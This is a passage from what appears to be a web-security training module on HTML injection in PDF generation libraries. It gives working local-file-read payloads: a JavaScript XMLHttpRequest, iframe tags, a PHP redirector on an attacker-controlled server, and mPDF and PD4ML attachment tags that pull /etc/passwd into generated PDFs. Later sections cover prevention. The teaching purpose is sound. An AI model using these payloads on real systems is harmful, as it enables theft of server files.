      result += str.substr(0, 100) + '\n';
      str = str.substr(100);
    }
    return result;
  }

  x = new XMLHttpRequest();
  x.onload = function(){
    document.write(addNewlines(btoa(this.responseText)))
  };
  x.open("GET", "file:///etc/passwd");

```

After doing so, we can finally retrieve the file without issues. We can now copy the base64-encoded data and decode it using any tool that ignores the linebreaks in the base64-encoded input, such as [CyberChef](#):


[illegible]

Without JavaScript Execution

If the backend does not execute our injected JavaScript code, we must use other HTML tags to display local files. We can try the following payloads:

```
<iframe src="file:///etc/passwd" width="800" height="500"></iframe>
<object data="file:///etc/passwd" width="800" height="500">
<portal src="file:///etc/passwd" width="800" height="500">
```

However, doing so in our test environment only displays an empty iframe:



Fortunately, there is one more trick we can do in combination with iframes. As discussed previously in the `SSRF` section, some PDF generation libraries display the response to requests in iframes. However, as we can see in the screenshot above, sometimes, we cannot use iframes to access files directly. Nevertheless, we can use an `src` attribute that points to a server under our control and redirects incoming requests to a local file. If the library is misconfigured, it may then display the file. We can run the following PHP script on our server to do so. The script responds to all incoming requests with an HTTP 302 redirect by setting the `Location` header to a local file using the `file` protocol:

```
<?php header('Location: file://' . $ GET['url']); ?>
```

We can then inject the following payload, where the IP points to the server we are running the redirector script on:

```
<iframe src="http://172.17.0.1:8000/redirector.php?url=%2fetc%2fpasswd"
width="800" height="500"></iframe>
```

After doing so, the generated PDF now contains the leaked file:



For more details on LFI exploitation, check out the [File Inclusion module](#).


Annotations

While we have already discussed how to include local files in the PDF pages, PDF files support advanced features like `annotations` and `attachments`, which we can also use to leak local files on the server. This is particularly interesting if the previously discussed payloads do not work.

For example, consider the PDF generation library `mPDF`, which supports annotations via the `<annotations>` tag. We can use annotations to append files to the generated PDF file by injecting a payload like the following:

```
<annotation file="/etc/passwd" content="/etc/passwd" icon="Graph"
title="LFI" />
```

Looking at the generated PDF file, we can see the annotation with the attached file. Clicking on the attachment reveals the attached `/etc/passwd` file:




As we can see in this [GitHub Issue](#), annotations have been disabled after `mPDF 6.0`. Thus, web applications using an outdated version of `mPDF` are most likely vulnerable to this. The option can still be enabled in newer versions of `mPDF`. Thus it is also worth testing web applications using up-to-date `mPDF` versions.

Another PDF generation library that supports attachments is `PD4ML`. We can check the syntax in the [documentation](#). As a proof-of-concept, we can use the following payload:

```
<pd4ml:attachment src="/etc/passwd" description="LFI" icon="Paperclip"/>
```

Again, if we look at the generated PDF file, we can see the annotation with the attached file:



Like before, the file is revealed if we click on the annotation. As we can see, it is essential to read the documentation of the specific PDF generation library used by our target web application to see if we can identify any functionality we can potentially exploit. Custom tags like `pd4ml:attachment` that enable access to local files are particularly interesting.

Prevention of PDF Generation Vulnerabilities

After discussing different ways to exploit HTML injection vulnerabilities in PDF generation libraries, let us discuss ways to prevent these types of vulnerabilities.

Insecure Configurations

Many of the vulnerabilities we discussed in the previous sections result from the improper configuration of PDF generation libraries. There are many cases where the default settings of these libraries are insecure. While many of them have been discovered and fixed, we should not rely on the security of the default settings. Thus, reading the documentation, stepping through the configuration file, and configuring the PDF generation library according to our needs are all essential. For instance, many PDF generation libraries default the configuration to allow access to external resources. Setting this option to `false` effectively prevents SSRF vulnerabilities. In the `DomPDF` library, this option is called `enable_remote`.

In some libraries, there are other configuration options that enable the execution of JavaScript and even PHP code on the server. While using features like these might be helpful for the dynamic generation of PDF files, they are also extremely dangerous, as the injection of PHP code can lead to remote code execution (RCE). For example, the `DomPDF` library has a configuration option called `isPhpEnabled` that enables PHP code execution; this option should be disabled because it's a security risk.

Generally, most libraries provide security best practices that we should follow when using them. For instance, [here](#) are security best practices for DomPDF.

Prevention

All vulnerabilities discussed previously result from user-supplied HTML tags being used as input to the PDF generation library. A web application can prevent these vulnerabilities by disallowing HTML tags in the user input. This can be achieved by HTML-entity encoding the user input, for example, by using the [htmlentities](#) function in PHP. `htmlentities` will convert all applicable characters to [HTML entities](#), as in `<` becoming `<` and `>` becoming `>`, making it impossible to inject any HTML tags, therefore preventing security issues.

However, in many cases, this mitigation might be overly restrictive as it may be desired for the user to be able to inject certain style elements, such as bold or italic text, or resources, such as images. In that case, the user must be able to insert HTML tags into the PDF generation input. We can mitigate the vulnerabilities we discussed by configuring the PDF generation library options properly by taking into consideration security all security problems. At the very least, we need to ensure the following settings are properly configured:

- JavaScript code should not be executed under any circumstances
- Access to local files should be disallowed
- Access to external resources should be disallowed or limited if it is required

In many cases, the HTML code relies on external resources such as images and stylesheets. If they are part of the template, the web application should fetch these resources in advance and store them locally. We can then edit the HTML elements to reference the local copy of these resources such that no external resources are loaded. This allows us to set strict firewall rules that prevent all outgoing requests by the web server running the web application. This will prevent SSRF vulnerabilities entirely. However, if users need to be able to load external resources, it is recommended to implement a whitelist approach of external endpoints that resources can be loaded from. This prevents the exploitation of SSRF vulnerabilities by blocking access to the internal network.

Skills Assessment

A company tasked you with performing a security audit against their e-Shop. Try to utilize the various techniques you learned in this module to identify and exploit vulnerabilities found in their web application.